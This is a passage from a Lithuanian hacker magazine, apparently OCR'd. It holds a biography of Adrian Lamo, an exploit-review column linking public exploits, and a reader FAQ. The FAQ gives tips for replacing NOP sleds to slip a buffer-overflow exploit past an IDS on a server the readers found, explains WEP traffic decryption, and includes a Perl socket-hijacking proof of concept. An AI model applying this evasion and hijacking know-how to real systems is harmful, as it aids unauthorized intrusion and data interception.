Kadangi jis tuo metu jau nemažai išmanė apie kompiuterius, Adrianas pradeda uždarbiauti įvairiose firmose, atlikdamas įvairius su kompiuteriais susijusius darbus, tuo pačiu gana dažnai lieka nakvoti tiesiog biure. Kiek vėliau jam pavyko įsitaisyti informacinio saugumo konsultantu į žymiąją firmą *Levi Strauss*, tiesa, ten jis išbuvo vos tris mėnesius. Tai vienintelis su informaciniu saugumu susijęs darbas, kuris gali būti įrašytas Adriano reziumė. Jo paskutinio pusmečio gyvenamąją vietą dengia paslapties šydas, kurio nenori atskleisti pats Adrianas. Galų gale hakeris metė gyvenimą biure ir leidosi į klajoklio kelią.

[Kompiuterinis valkata]

Jis keliavo po visą šalį, su savimi turėdamas tik kuprinę, kurioje buvo jo mylimas nešiojamasis kompiuteris, pirmosios medicininės pagalbos rinkinys, rūbų komplektas ir šiltas apklotas. Būtent šiuo periodu Adrianas Lamo atliko savo įžymiausius stambiausių korporatyvinių informacinių sistemų nulaužimus. Jie buvo įvykdyti su „Toshiba" kompiuteriu, kurio klaviatūroje trūksta dviejų klavišų, iš interneto kavinės arba iš kitų vietų, kur per *Wi-Fi* galima prisijungti prie interneto. Beje, įsiskverbimui į apsaugotus tinklus hakeris naudojo tik naršyklę ir IP adresų skenerį.

Adrianas neturėjo vairuotojo pažymėjimo, todėl per šalį keliavo autostopu, juo labiau, kad taip buvo galima keliauti anonimiškai. Kai tekdavo įveikti didelius atstumus, jis tai darydavo su autobusais ir traukiniais. Dažniausiomis Lamo gyvenimo vietomis buvo San Franciskas, Filadelfija, Vašingtono priemiesčiai ir Pitsburgas, kartkartėmis jis taip pat aplankydavo Sakramentą. Naktis hakeris dažniausiai praleisdavo interneto kavinėse, kartais likdavo pas draugus. Retkarčiais nakvodavo apleistuose pastatuose ir statybų aikštelėse. „Aš nuolat judu, panašiai kaip Sadamas Huseinas, — ne daugiau kaip dvi naktis vienoje vietoje", — viename savo interviu pareiškė Adrianas.

Savo įsilaužimus hakeris atlikinėjo savarankiškai, prieš tai keletą mėnesių studijuodamas „aukas". Kartais jis kartu su draugais išeidavo į įdomios makulatūros medžioklę netoli nuo stambių firmų biurų esančiuose šiukšlių konteineriuose. 2001 metų rugsėjį Lamo patenka į *Yahoo! News* naujienų publikavimo sistemą. Adminai taip ir būtų nepastebėję įsilaužimo, jeigu Adrianas pats nebūtų apie tai parašęs *SecurityFocus*'e. Vienintelis dalykas, kurį hakeris pakeitė sistemoje — tai kelių straipsnių turinys. Pavyzdžiui, straipsnyje apie tuomet JAV areštuotą Dmitrijų Skliarovą jis „pataisė" galimą bausmę, dėl ko Skliarovui neva grėsė mirties bausmė.

Dar po mėnesio Lamo pavyko nulaužti *Microsoft* ir patekti į šios kompanijos klientų, pirkusių mažaminkščių produktus internetu, duomenų bazę.

[„Naudingas“ hakeris]

Adrianas su savo laužimais niekada neturėjo jokių savanaudiškų tikslų. Kaip jis pats sakė, visa tai buvo daroma vien iš smalsumo. Jis taip pat nemėgo save įvardyti kaip „hakerį“ ir rinkosi „saugumo tyrinėtojo“ terminą. Nepaisant to, juridiniu požiūriu kiekvienas jo laužimas buvo rimtas nusikaltimas, juo labiau, kad viskas vyko JAV, kur taikomi griežti kompiuterinių nusikaltimų įstatymai. Situaciją apsunkino tai, kad Lamo įsilaužimų aukomis tapdavo vis solidesnės ir įtakingesnės korporacijos. Vis dėlto iki šiol jis už nieką nebuvo baudžiamas. Adrianas visada pranešdavo apie surastus pažeidžiamumus ir net padėdavo juos pašalinti. Už tai spauda jį pakrikštijo „padedančiuoju hakeriu“.

2001 metų gruodį *SecurityFocus* svetainėje pasirodė Kevino Poulseno straipsnis apie Adriano Lamo įsiskverbimą į vidinį komunikacijų giganto „WorldCom“, kuris buvo stambiausias JAV interneto paslaugų tiekėjas, tinklą. Kaip įprasta, šiam įsilaužimui Adrianas naudojo naršyklę ir IP adresų skenerį (jo naudojamas įrankis vadinosi *proxy–hunter*, kuris net ir su modeminiu prisijungimu leisdavo nurodytame IP adresų diapazone dideliu greičiu ieškoti SOCKS *proxy* serverių), su kuriuo skenuodavo kompanijos serverių adresų erdvę ir ieškodavo paslėptų *proxy* serverių, kurie tarnautų kaip vartai tarp interneto ir vidinio tinklo. Adrianui pavyko surasti net penkis tūkstančius tokių serverių, beje, vienas iš jų buvo pagrindiniame *wireless.wcom.com* serveryje. Prisijungęs tarnautojo vardu, Adrianas pradėjo studijuoti vidinį kompanijos tinklą ir greitai susidūrė su keliais apsaugos lygiais, kurie, priklausomai nuo tarnautojo pareigybės, ribojo priėjimą prie informacijos.

Per maždaug du „WorldCom“ tinklo tyrinėjimo mėnesius hakeris gavo priėjimą prie 86 tūkstančių kompanijos darbuotojų duomenų bazės, kurioje be viso kito buvo saugoma ir informacija apie jų kreditines korteles. Be to, jis galėjo sekti tarp pagrindinio kompanijos biuro ir jos Meksikos padalinių cirkuliuojančią informaciją. Tačiau svarbiausia yra tai, kad Lamo pavyko gauti WARM (*Web Access Router Maintenance tool*) sistemos valdymo teises. WARM — tai visus maršrutizatorius kontroliuojanti programa, o maršrutizatoriai veikė uždaruose tokių kompanijų, kaip „Bank of America“, „JP Morgan“, „Citicorp“, „Sun Microsystems“ ir AOL (1997 metais „WorldCom“ už 175 milijonus dolerių nusipirko kompaniją „ANS Communications“, kuri ir sukūrė WARM) tinkluose. Įsikišimas į tokios sistemos veikimą iš įsilaužėlio pusės aukščiau išvardintoms kompanijoms galėjo pridaryti milžiniškų nuostolių. O juk panorėjęs prieiti prie šios sistemos galėjo bet kuris darbuotojas — priėjimo slaptažodis buvo tikrinamas su paprasčiausiu javascript'u ir buvo saugomas priėjimo puslapio išeities tekste. Vėliau Lamo pasakė: „WorldCom“ darbuotojams visas jų internetas — tai nuobodus dalykėlis naršyklėje. O man tai yra gigantiška žaidimų aikštelė, kurios saugumo tarnybos mane mandagiai praleidžia ten, kur man reikia“.

Po du mėnesius trukusio klaidžiojimo po korporatyvinį „WorldCom“ tinklą Adrianas per *SecurityFocus* susisiekė su kompanija ir nurodė visus jo surastus pažeidžiamumus. Jau kitą dieną jie paskambino į hakerio mobilųjį telefoną, įdėmiai išklausė jo rekomendacijas, kaip pašalinti saugumo skyles, o po jų likvidavimo vėl pasiūlė išbandyti galimybę nesankcionuotai prieiti prie sistemos. Galų gale kompanija liko patenkinta tokiu bendradarbiavimu, o hakeriui buvo iškeltas reikalavimas pasirašyti susitarimą dėl konfidencialios informacijos neatskleidimo.

Ir tai toli gražu ne vienintelis Lamo bendradarbiavimo su kompanijomis, kurių tinklus jis nulaužė, atvejis. Pavyzdžiui, gavęs priėjimą prie milijonų šiandien jau neegzistuojančios kompanijos *Excite@Home* klientų įrašų, jis pats atėjo į jos biurą Kalifornijoje, norėdamas susitikti su tinklo administratoriais ir parodyti jiems jų paliktas saugumo skyles.

[Išgarsėjimas]

Garsių įsilaužimų serija ir neįprastas gyvenimo būdas pritraukė vis daugiau spaudos dėmesio. Apie Adrianą Lamo pradėjo rašyti populiariausia Amerikos spauda. Jis pats buvo visai nieko prieš tokią šlovę, priešingai, jis mielai žurnalistams dalino interviu. Tuo pat metu hakeris nuolat balansuoja ant įstatymo ribos, žurnalistai rašo, kad turint norėdamos nuo įsilaužimų nukentėjusios kompanijos įžymųjį hakerį lengvai įkištų už grotų. Tačiau kadangi jis niekam piktybiškai netrukdo ir nepridaro jokių nuostolių, kol kas nė viena kompanija to nesiėmė. Be to, teisminis procesas su Lamo pakenktų bet kokios kompanijos įvaizdžiui — visuomenė greičiausiai užimtų hakerį ginančią poziciją.

Kartą NBC žurnalistas Adrianui pasiūlė prieš kameros objektyvą patekti į vidinį pačios telekompanijos tinklą. Kaip bebūtų keista, hakeris sutiko, o nufilmuota medžiaga turėjo patekti į naktinių naujienų eterį. Vis dėlto studijoje buvo nuspręsta medžiagos netransliuoti bei rimtai susimąstyta apie juridinę šio epizodo pusę. Viena vertus, leidimas įsilaužti nebuvo duotas, o tai reiškia, kad buvo atliktas kompiuterinis nusikaltimas. Kita vertus, visame tame dalyvavo pačios kompanijos žurnalistas ir operatorius, nejaugi juos teisi kaip bendrininkus?

Kompiuterių pogrindyje nuomonės apie Lamo išsiskyrė: vieniems jis tapo didvyriu ir net dievaičiu, kiti jį kritikavo, kaltindami priklausant skriptvaikių armijai bei pozuojant spaudai. Tačiau kad ir koks spaudos numylėtinis buvo Lamo, būtent per ją galiausiai jis susilaukė didelių nemalonumų.
2002 metų vasario 28 dieną *SecurityFocus*'e pasirodo Kevino Poulseno straipsnelis apie korporatyvinio *New York Times* tinklo nulaužimą. Jame buvo sakoma, kad silpną kompanijos tinklo apsaugos vietą Adrianui pavyko surasti vos po dviejų minučių tyrinėjimo — pačiame pirmame jų aptiktame serveryje veikė atviras *proxy* serveris. Sukonfigūravęs savo naršyklę veikti per šį *proxy*, hakeris pateko į vidinį tinklą, kur atrado dar keletą priėjimo kontrolės sistemos pažeidžiamumų. Po nulaužimo jam pavyko gauti priėjimą prie 3 tūkstančių žmonių asmeninių duomenų, kurie laikraštyje publikavo savo straipsnius ir kurie jam duodavo interviu. O kadangi laikraštis bendravo su daugeliu stambių vyriausybės pareigūnų, politikų ir verslininkų, tarp kurių buvo buvęs JAV valstybės sekretorius Džeimsas Beikeris, ginkluotės inspektorius Ričardas Batleris, buvęs JAV prezidentas Ronaldas Reiganas, Jasiras Arafatas ir net Bilas Geitsas, tai ši informacija jau savaime kėlė didelį susidomėjimą. Pramogaudamas Lamo įtraukė save į laikraščio darbuotojų sąrašą kaip informacijos saugumo specialistą, o po to apie surastus pažeidžiamumus informavo tinklo administraciją. *New York Times* prasidėjo vidinis tyrimas, po kurio kompanija kreipėsi į policiją, kaltindama hakerį nesankcionuotu įsiskverbimu ir slaptažodžių grobimu. Be to, Lamo buvo apkaltintas informacinės sistemos *LexisNexis* naudojimu *Times* vardu. Bendri laikraščiui padaryti nuostoliai įvertinti 300 tūkstančių dolerių. Pagal JAV įstatymus panašūs kaltinimai bendrai paėmus užtraukia laisvės atėmimo bausmę nuo 5 iki 15 metų ir milžinišką baudą. Byla buvo perduota FTB, kur prieš hakerį prasidėjo ilgai trunkantis tyrimas.

[Teismas]

Tuo metu Adrianas ėmė suvokti, kad jo veikla gali patikti ne visiems, tačiau jis vis tiek neatsisakė „padedančiojo hakerio" pozicijos. „Informacinio saugumo terorizmo epochoje" konferencijoje, kurią organizavo Amerikos vadybos sociacija (*American Management Association*), Lamo pirmą kartą sakė kalbą, kuri buvo skirta tinklo saugumui. Savo pasirodyme jis gynė tuos hakerius, kurių veikla kompanijoms neatneša nuostolių ir kurie padeda pašalinti surastus pažeidžiamumus, kvietė į juos ir jų veiklą atsižvelgti su supratimu ir neįžiūrėti juose nusikaltėlių.
Tuo metu FTB agentai apklausinėjo Adriano Lamo pažįstamus ir mėgino surinkti kompromituojančios medžiagos. Buvo tiriami jo praeities įsilaužimai. Birželį Lamo tyrimas tapo plačiai žinomas — FTB iš korespondento, kuris iš hakerio ėmė interviu, pamėgino gauti informaciją apie ryšio su juo būdus bei paties interviu medžiagą. Tačiau pagal JAV įstatymus tokie veiksmai be specialaus Teisingumo ministerijos leidimo yra neteisėti. Finale dėl to spaudoje kilo nedidelis skandalas.
Ir štai 2003 metų rugsėjo pradžioje teisėjas pasirašo Lamo areštavimo orderį. FTB agentai aplankė jo tėvų namus, kur, be jokios abejonės, jo nerado. Namą pradėta stebėti, apie ką hakeris sužinojo po kelių dienų. Adrianas keletą dienų mėgino slėptis, tačiau rugsėjo 9 dieną po derybų su FTB per advokatą jis nusprendė pats pasiduoti teisėsaugos organams. Praleidęs naktį kameroje, jis buvo paleistas už 250 tūkstančių dolerių užstatą — tėvai užstatė savo namą — su sąlyga, kad po keleto dienų jis stos prieš Niujorko federalinį teismą.
Manhetene vykusiame teismo posėdyje Adrianui kurį laiką buvo skirtas namų areštas ir dalinai apribota teisė naudotis internetu. Tuo metu internete buvo pradėta hakerio palaikymo akcija — *freelamo.com*. Ten buvo publikuojamos paskutinės naujienos apie tyrimo eigą, pateikiami švieži interviu ir panašiai. Po keleto teismo posėdžių mėnesių Adrianas Lamo dėl jam iškeltų kaltinimų prisipažino kaltu, dar keleto mėnesių teismui prireikė kad paskelbtų nuosprendį. Adrianas buvo nuteistas pusės metų namų areštui ir dviems metams lygtinio stebėjimo, jam paskirta 65 tūkstančių dolerių bauda. Įvertinus ieškovų reikalavimus ir FTB pastangas į tyrimą įtraukti praeities nuodėmes (pavyzdžiui, mažaminkščių nulaužimą), tai ganėtinai švelnus nuosprendis. Be to, Lamo buvo įpareigotas lygtinio laikotarpio metu dirbti arba pratęsti savo mokslus.
Istorijos pabaiga?
Kaip ir reikalavo teismas, Lamo apsistojo savo tėvų namuose ir nusprendė pratęsti mokslus. Jis įstojo į Sakramento koledžą, žurnalistikos fakultetą, o spauda dabar kur kas rečiau rašo apie garsius jo įsilaužimus ir praktiškai nepublikuoja jo interviu. Ar taip ir pasibaigė benamio hakerio istorija? Kas čia žino. Viename pirmųjų savo interviu Adrianas sakė: „Aš sutinku su tuo, kad svetainių laužimas — ne pats saugiausias būdas praleisti savo laisvalaikį. Jeigu mane pasodins, reiškia, taip turi būti". Iš šio pasakymo tampa aišku, kad laužimas jam yra kai kas daugiau, nei tiesiog pramoga ar hobis, tai, kaip jis pats kartą sakė, jo religija. Kevinas Poulsenas savo straipsnyje „Lamo's Adventures in WorldCom" Lamo pavadino naujos kartos atstovu, kuris supančios aplinkos neįsivaizduoja be asmeninių kompiuterių, kartos, kuri gyvena skaitmeniniame pasaulyje. Ir jeigu taip, tai Adrianas Lamo dar tikrai apie save praneš.

EKSPLOITŲ APŽVALGA

Intel Wireless Service (s24evmon.exe) Shared Memory Exploit

[Aprašymas] Įsilaužėliai pagaliau prisikasė ir iki Intel. Šį kartą tau pristatau eksploitą, kuris leidžia lokaliam vartotojui gauti belaidės Intel tinklo įrangos konfigūracijos duomenis (pavyzdžiui, WEP raktus).
Pažeidžiamumas čia atrastas todėl, kad pagal nutylėjimą priėjimui į bendrą sekciją „\BaseNamedObjects\S24EventManagerSharedMemory", kurią naudoja *Wireless Management Service (S24EvMon.exe)*, suteikiamos nesaugios privilegijos. Lokalus vartotojas gali gauti svarbius konfigūracijos duomenis, pavyzdžiui, belaidžio adapterio WEP raktus.

[Apsauga] Siūlyčiau dažniau apsilankyti Intel svetainėje, kadangi šiuo metu apsisaugojimo priemonių nėra.

[Nuorodos] Paskaityti apie pažeidžiamumą galima čia: *www.securitylab.ru/vulnerability/267299.php.* Eksploitą rasi adresu *www.milw0rm.com/exploits/1772.*

[Blogio įvertinimas ir potencialas] Bet kokia kvailystė ir klaida brangiai kainuoja. Manau, kad didelių belaidžių tinklų savininkai atsidurs, švelniai tariant, keblioje padėtyje. Jeigu wardriveriai ir anksčiau laužsaid visur ir viską, tai dabar jie tam turės paruoštą įrankį.

[Sveikinimai] Reiškiame padėką žmogui, kurio vardas — Ruben Santamarta *(ruben@reversemode.com).*

Mozilla Firefox <= 1.5.0.3 (Loop) && 1.5.0.4 (Marquee) DoS exploit

[Aprašymas] Še tau, kad nori, vos tik spėjome parašyti apie ugninę lapę, kaip iš eilės išėjo dar du DoS eksploitai. *Mozilla* programuotojams nesiseka. Nerekomenduočiau šių eksploitų testuoti savo mašinoje — paprasčiausiai užlauši nelaimingą kompiuterį. Testuojant 1.5.0.3 versijai skirtą eksploitą mano naršyklė suėdė 99% procesoriaus laiko.
1.5.0.4 versijos eksploitas sukurtas dėl *<marquee>* tago apdorojimo klaidos. Viešа eksploito versija paprasčiausiai užlaužia naršyklę, tačiau aš įtariu, kad privačiose rankose yra aukos mašinoje laisvai pasirinktą kodą įvykdantis visraktis.

[Apsauga] Apsauga yra viena — oficialioje naršyklės svetainėje užsiprenumeruoti naujienas. Taip tu galėsi nepraleisti naujausių pataisymų.

[Nuorodos] Peržiūrėti nesudėtingą eksploitų kodą gali šiais adresais: *http://milw0rm.com/exploits/1802 ir www.securitylab.ru/poc/extra/268344.php.* Atnaujinimo ieškok gamintojo svetainėje: *www.mozilla.org.*

[Blogio įvertinimas ir potencialas] Dėl paskutinių dienų įvykių Mozilla savo skylėtumu rizikuoja aplenkti net ir MS IE. Juokauju, to nebus, tačiau vis tiek, FireFox reputacijai tai didelis smūgis.

[Sveikinimai] Aprašytus eksploitus sukūrė Gianni Amato (*www.gianniamato.it*) ir n00b.

freeSSHd <= 1.0.9 Key Exchange Algorithm Buffer Overflow Exploit

[Aprašymas] Sploitas susidoroja su *FreeSSHd 1.0.9* ir, kaip sakoma, net ir kitas versijas. Pats pažeidžiamumas leidžia nutolusiam vartotojui aukos sistemoje įvykdyti laisvai pasirinktą kodą. Klaida čia slypi dėl duomenų ribų patikrinimo klaidos, apdorojant algoritmo eilutę iš SSH kliento gauto rakto apsikeitimo metu. Nutolęs vartotojas gali perpildyti steką ir pasirinktoje sistemoje įvykdyti savo kodą.

[Apsauga] Tiek eksploitas, tiek ir pažeidžiamumas yra santykinai nauji. Taigi pataisymai dar nesukurti, todėl šiandien šios problemos sprendimo būdų dar nėra.

[Nuorodos] Kaip visada, šviežiausią informaciją tu gali adresu *www.securitylab.ru/vulnerability/267367.php.*
Eksploitą rasi čia: *www.milw0rm.com/exploits/1787.*

[Blogio įvertinimas ir potencialas]
Ką gi, freeSSHd savininkams bus nelengva, tiesa, vargu ar dėl to įvyks koks nors globalus laužimas. Tiesiog kas nors ką nors šiek tiek palaužys ir pamirš, tačiau atnaujinti pažeidžiamą demoną vis tiek būtina.
Sveikinimai
Šį stebuklą sukūrė *Tauqeer Ahmad a.k.a 0x-Scientist-x0.*



BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!



Patark, kokia programa galima nukreipti jungtis?



Iš pradžių reikia aptarti tai, kas gi yra tie jungčių nukreipimo įrankiai. Programa–servisas vienoje jungtyje gautą TCP/IP srautą nukreipia į kitą pačioje programoje nurodytą jungtį, o galbūt ir į kitą tinklo mazgą. Nukreipimo metu yra apdorojami IP adresai ir jungčių numeriai, tačiau protokolo tipas yra ignoruojamas, t.y. įrankis nesirūpina tuo, koks srautas su juo yra perduodamas. Programa tiesiog veikia kaip TCP/IP prisijungimų kanalas. Be jokios abejonės, žymiausias įrankis šioje srityje yra *datapipe*. Ši programa yra parašyta tiek su *C*, tiek ir su *Perl*, todėl ją galima naudoti skirtingose platformose. Naudotis *datapipe* nesudėtinga: *./datapipe localport remoteport remotehost*, čia *localport* apibrėžia lokalioje sistemoje klausomą jungtį, o *remoteport* ir *remotehost* nurodo, į kokią jungtį ir tinklo mazgą bus nukreipti duomenys. Antrasis šios srities įrankis yra *fpipe*, kurį sukūrė kompanija *foundstone*. Priešingai nei *datapipe*, jis gali būti naudojamas tik *Windows* sistemose, ką galima laikyti išties dideliu trūkumu. Tiesa, *fpipe* pripažįsta keletą *datapipe* neprieinamų galimybių. Konkrečiau šnekant, *fpipe* pripažįsta UDP (*User Datagram Protocol*) protokolą, jam galima nurodyti darbinį tinklo sąsają bei siuntėjo jungties numerį. Be šių dviejų programų yra dar vienas įrankis su vartotojo sąsaja, kuris vadinasi *Vida* (*Visual Interactive Datapipe: www.vidatapipe.sourceforge.net/*). Šis įrankis pripažįsta iš karto keletą nukreipimo kanalų, autentifikaciją su slaptažodžiu nukreipimo atveju, per kanalą perduotų duomenų kiekio paskaičiavimą, duomenų snifinimą bei susijungimų perėmimą (*hijacking*).



Su draugais lokaliame tinkle radome FTP serverį, kuris yra pažeidžiamas (buferio perpildymas). Parsisiuntėme eksploitą ir jį sukompiliavome, žodžiu, viską padarėme kaip priklauso. Tikrinant eksploito veikimą su testiniu serveriu, viskas veikė tiesiog puikiai, o prieš mūsų rastą ftp eksploitas bejėgis. Pavyko sužinoti, kad jame įdiegta gudri IDS, kuri perima kode paliktus NOP'us. Pasiūlyk, kuo eksploito kode pakeisti tuos NOP'us?



Vietoje nop'ų puikiai tiks bet kokios asemblerio komandos, kurios nieko nedaro. Pavyzdžiui:

```
mov  ax,ax       ; 2 baitai
xchg ax,ax       ; 2 baitai
lea  bx,[bx]     ; 2 baitai
shl  eax,0       ; 4 baitai
shrd eax,eax,0   ; 5 baitai
```

Naudojant tokias komandas labai svarbu sekti išlyginimą (norimos pakeisti erdvės panaudojimą), kadangi jos, priešingai nei NOP'ai, užima daugiau nei vieną baitą. Taip pat galima priderinti ir registrų inkremento ir dekremento komandas:

```
inc eax — padidinti 1
dec eax — sumažinti 1
```

Lygiai taip pat galima pasinaudoti tuo, kad daugelyje shellkodų darbo pradžioje registrai yra nunulinami, todėl galima nesibaiminant keisti registrų reikšmes su komandomis inc eax — 0x40, inc ebx — 0x43, dec eax — 0x48, dec ebx — 0x4B, ir t.t. Šių komandų privalumas tame, kad, visų pirma, jos užima po vieną baitą, o antra, kad jos sutampa su atvaizduojamais ASCII simboliais. Taip vietoje nop'ų galima panaudoti, pavyzdžiui, tokią eilutę: „HACK", kuri sutampa su komandomis dec eax, inc ecx, inc ebx, dec ebx. Be abejo, tai galima daryti su sąlyga, kad eax, ecx, ebx registrai bus nunulinti shellkodo pradžioje.



Q: Užsiiminėju belaidžių tinklų paieška bei nulaužimu ir susidūriau su klausimu: ar galima sniferį priversti dešifruoti web iš karto, perėmimo metu, jeigu aš turiu raktą?



A: Galima. Tam pasinaudok web dešifravimą pripažįstančiu sniferiu, pavyzdžiui, ethereal. Norėdamas aktyvuoti šią galimybę, užeik į Edit -> Preferences -> Protocols -> IEEE 802.11, į „WEP key count" įvesk raktų kiekį, o į atitinkamus laukus — ir pačius raktus.



Papasakokite apie socket hijacking pažeidžiamumą.



Socket hijacking pažeidžiamumo, kuris dar kitaip vadinamas soketo arba serviso užgrobimu, esmė tokia. Daugelis servisų pagal nutylėjimą atidarydami jungtis soketą bindina taip, kad klausyti visų sistemoje įdiegtų sąsajų, kas su *netstat atrodo kaip 0.0.0.0:jungtis arba *.*.*.*:jungtis.* Tai leidžia servisui apdoroti į nurodytą jungtį atėjusias užklausas nepriklausomai nuo mašinos tinklo sąsajos. Beje, jeigu sistemoje yra sukurti keli soketai, vienas kurių klausosi tam tikros jungties per visas sąsajas, o kitas prisijungimus priima tik per tam tikrą sąsają, pavyzdžiui, 192.168.0.1, bet per tą pačią jungtį kaip ir ankstesnis, tai užklausai atėjus į 192.168.0.1 ji bus apdorojama su prie šios sąsajos pribindintu soketu, o ne su tuo, kuris klausosi visų sąsajų. Savaime suprantama, taip paprastai panaudoti sistemos jau užimtos jungties nepavyks. Norint pasiimti jau užimtą jungtį, reikia pasinaudoti soketo opcija SO_REUSEADDR. Ji leidžia su *bind* prisirišti prie nurodytos jungties net ir tuomet, kai yra anksčiau užmegztų susijungimų. SO_REUSEADDR parametras leidžia daugybei vieno ir to paties serverio egzempliorių pasileisti per vieną ir tą pačią jungtį, jeigu visi serverio egzemplioriai susisieja su skirtingais lokaliais IP adresais. Remiantis visomis aukščiau išsakytomis mintimis galima padaryti išvadą, kad jeigu SO_REUSEADDR opciją panaudojęs atakuojantysis sukurs soketą su tam tikra sąsaja ir jungtimi, kuri sutampa su sistemoje jau paleisto demono jungties numeriu, tai jis galės perimінėti demonui siunčiamas užklausas. Daugelio servisų (*http*, *ftp* ir t.t.) atveju tai nesukels jokių problemų, kadangi jie susisieja su privilegijuota jungtimi (mažesne už 1024), kurią norint panaudoti reikalingos *root* teisės. Iš to išplaukia, kad bet kuris šią jungtį bandantis užgrobti procesas taip pat reikalauja privilegijuoto vartotojo teisių. Daugelyje normalių operacinių sistemų norint panaudoti jau pribindintas neprivilegijuotas jungtis taip pat reikalingos vartotojo, kurio vardu paleistas veikiantis servisas, teisės. Visa tai yra tiesa daugelyje sistemų, tačiau ne visose. Pavyzdžiui, Windows sistemose jungties užgrobimas yra ganėtinai paprasta užduotis. Norint iliustruoti visas aukščiau išsakytas mintis, galima būtų pasinaudoti nedideliu *perl* skriptu:

```
#!/usr/bin/perl
use IO::Socket;
$|++;
if(@ARGV < 2) { print "Usage $0 <IP> <PORT>\n"; exit(); }
print "Trying to create socket ...";
$sock = IO::Socket::INET->new( Listen => 20, LocalAddr => $ARGV[0],
Proto => 'tcp', LocalPort => $ARGV[1], Reuse => 1 );
if($sock) { print " [DONE]\n"; }
else { print " [FAILED]\n"; exit(); }
while($client = $sock->accept)
{
   print $client "Got hacked!";
   close($client);
}
```

Sistemoje paleistas *http* serveris, kuris klausosi visų sąsajų.

```
C:\perl_source>netstat -an
Proto   Local Address   Foreign Address   State
TCP     0.0.0.0:80      0.0.0.0:0         LISTENING
```

Su aukščiau pateiktu skriptu sukuriame soketą, kuris veikia per tam tikrą konkrečią sąsają:

```
C:\perl_source>reuse.pl 192.168.0.2 80
Try create socket ... [DONE]
```

Tuomet netstat pateikiama informacija atrodo taip:

```
Proto   Local Address    Foreign Address   State
TCP     0.0.0.0:80       0.0.0.0:0         LISTENING
TCP     192.168.0.2:80   0.0.0.0:0         LISTENING
```


Dabar jeigu mes kreiptumėmės į adresą 192.168.0.2 ir 80 jungtį, tuomet šią užklausą perims ne http serveris, o mūsų skriptas. Demonstruoju:

```
c:\>nc 192.168.0.2 80
Got hacked!
c:\>
```

Taip servisą/soketą perėmęs atakuojantysis tarp užgrobtos sąsajos ir realaus serverio gali sukurti tunelį bei išsaugoti visą per jį į abi puses keliaujančią informaciją. Taip galima prarasti konfidencialią informaciją.

029 Asiliukas ir klaidos

